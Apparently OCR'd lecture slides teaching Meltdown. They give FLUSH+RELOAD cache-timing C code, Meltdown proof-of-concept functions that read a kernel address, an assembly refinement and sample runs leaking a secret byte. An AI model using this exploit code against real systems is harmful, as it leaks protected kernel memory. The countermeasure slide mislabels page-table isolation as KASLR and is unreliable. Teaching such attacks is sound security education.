
Meltdown & Spectre Attacks

Overview


- An analogy
- CPU cache and use it as side channel
- Meltdown attack
- Spectre attack

Microsoft Interview Question

Stealing A Secret



CPU Cache



CPU Cache
Main Memory (RAM)
CPU
Faster Read
(cache hit)
array[7*4096]
array[3*4096]
array[9*4096]
array[1*4096]
array[0*4096]
Slower Read (cache miss)

From Lights to CPU Cache


Question

You just learned a secret number 7, and you want to keep it. However, your memory will be erased and whatever you do will be rolled back (except the CPU cache). How do you recall the secret after your memory about this secret number is erased?

Using CPU Cache to Remember Secret



The FLUSH+RELOAD Technique



FLUSH+RELOAD: The FLUSH Step

Flush the CPU Cache

```
void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;


  // Flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}
```

FLUSH+RELOAD: The RELOAD Step


```
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
```

The Meltdown Attack


The Security Room and Guard

```
number = 0;
*kernel_address = (char*)0xfb61b000;
kernel_data = *kernel_address;
number = number + kernel_data;
```

Staying Alive: Exception Handling in C



Out-Of-Order Execution




```
number = 0;
*kernel_address = (char*)0xfb61b000;
kernel_data = *kernel_address;
number = number + kernel_data;
```

Out-of-Order Execution

How do I prove that the out-of-order execution has happened?

Out-of-Order Execution Experiment

```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;        ①
  array[7 * 4096 + DELTA] += 1;                  ②
}
```

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Evidence of out-of-order execution

Meltdown Attack: A Naïve Approach

```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
$ a.out
Memory access violation!
```

Improvement: Get Secret Cached

Why does this help?

Improve the Attack Using Assembly Code

```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"                    ①
       "add $0x141, %%eax;"
       ".endr;"                        ②

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}
```

Execution Results

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

Improve the Attack Using Statistic Approach

```
$ gcc -march=native MeltdownAttack.c
$ a.out
The secret value is 83 S
The number of hits is 955
$ a.out
The secret value is 83 S
The number of hits is 925
$ a.out
The secret value is 83 S
The number of hits is 987
$ a.out
The secret value is 83 S
The number of hits is 957
```

Countermeasures

- Fundamental problem is in the CPU hardware
  - Expensive to fix
- Develop workaround in operating system
- KASLR (Kernel Address Space Layout Randomization)
  - Does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers)
  - User-level programs cannot directly use kernel memory addresses, as such addresses cannot be resolved

